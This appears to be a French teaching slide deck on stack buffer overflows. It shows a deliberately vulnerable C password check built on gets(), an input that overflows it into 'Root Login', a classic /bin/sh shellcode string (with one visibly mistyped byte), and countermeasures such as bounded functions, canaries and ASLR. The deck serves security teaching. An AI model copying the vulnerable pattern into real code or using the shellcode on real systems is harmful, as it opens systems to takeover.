

Débordement de tampon

Buffer Overflow



Pascal Lafourcade



Clermontech
27 mai 2026



Smashing the stack for fun and profit, AlephOne (Elias Levy)

Volume Seven, Issue Forty-Nine

File 14 of 16


BugTraq, r00t, and Underground.Org
bring you

XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Smashing The Stack For Fun And Profit
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

by Aleph One
aleph1@underground.org

'smash the stack' [C programming] n. On many C implementations it is possible to corrupt the execution stack by writing past the end of an array declared auto in a routine. Code that does this is said to smash the stack, and can cause return from the routine to jump to a random address. This can produce some of the most insidious data-dependent bugs known to mankind. Variants include trash the stack, scribble the stack, mangle the stack; the term mung the stack is not used, as this is never done intentionally. See spam; see also alias bug, fandango on core, memory leak, precedence lossage, overrun screw.

Buffer Overflow



Exemple simple de mémoire

```
char          A[8] = {};  
unsigned short B   = 1979;
```

État de la mémoire

variable name	A	B
value	[null string]	1979
hex value	00 00 00 00 00 00 00 00	07 BB

Commande simple

```
strcpy(A, "excessive");
```

État de la mémoire

variable name	A	B
value	'e' 'x' 'c' 'e' 's' 's' 'i' 'v'	25856
hex	65 78 63 65 73 73 69 76	65 00

Code naïf pour un password

```
#include <stdio.h>
#include <string.h>
int main(void){
    char buff[9];    int pass = 0;

    printf("\n Enter the password :");
    gets(buff);

    if(strcmp(buff, "IUTisfun!")) printf ("Bad Pwd \n");
    else {
        printf ("\n Correct Password \n");
        pass = 1; }
    if(pass) printf ("\n Root Login \n");
    return 0;
}
```

Simples Tests

Bon password

```
Enter the password : IUTisfun!
```

```
Correct Password
```

```
Root Login
```

Mauvais password

```
Enter the password : IUTisfuny
```

```
Bad Pwd
```

Attaque : Execution anormale

Enter the password : 1234567899

Correct Password

Root Login

```
#include <stdio.h>
#include <string.h>
int main(void){
    char buff[9];    int pass = 0;

    printf("\n Enter the password :");
    gets(buff);

    if(strcmp(buff, "IUTisfun!")) printf ("Bad Pwd \n");
    else {
        printf ("\n Correct Password \n");
        pass = 1; }
    if(pass) printf ("\n Root Login \n");
    return 0;
}
```

Pourquoi ?

Attaque : Execution anormale

Enter the password : 1234567899

Correct Password

Root Login

```
#include <stdio.h>
#include <string.h>
int main(void){
    char buff[9];    int pass = 0;

    printf("\n Enter the password :");
    gets(buff);

    if(strcmp(buff, "IUTisfun!")) printf ("Bad Pwd \n");
    else {
        printf ("\n Correct Password \n");
        pass = 1; }
    if(pass) printf ("\n Root Login \n");
    return 0;
}
```

Pourquoi ? Le buffer overflow écrase la valeur de pass avec une valeur différente de 0.

ShellCode



shellcode = executable binary code that can launch a shell
'/bin/sh', represented by a string.

```
char shellcode[] =  
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46"  
    "\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e"  
    "\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8"  
    "\x40xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

Contre mesures

- ▶ Utilise des langage "safe" : Ada, Eiffel, Lisp, Modula-2, Smalltalk, OCaml.
- ▶ Éviter certaines fonctions

Mauvaise	Bonnes
<code>gets(str)</code>	<code>fgets(stdin, str, 10)</code>
<code>strcpy(str1, str2)</code>	<code>strncpy(str1, str2, 10)</code>
<code>strcat(str1, str2)</code>	<code>strncat(str1, str2, 10)</code>
<code>scanf("%s", str)</code>	<code>scanf("%10s", str)</code>
<code>cin >> str</code>	<code>scanf("%10s", str)</code>


Technique du canari




Canary limitations: "Smashing the Stack Protector for Fun and Profit", Bierbaumer et al., 2018

Address Space Layout Randomization (ASLR)

First Boot




Second Boot



Hovav Shacham : ROP 2007

"Geometry of Innocent Flesh" – Hovav Shacham

Return Oriented Programming



Choses à retenir

- ▶ Buffer over Flow
- ▶ ROP
- ▶ Contremesures : ASLR, Canari

Merci pour votre attention.

Questions ?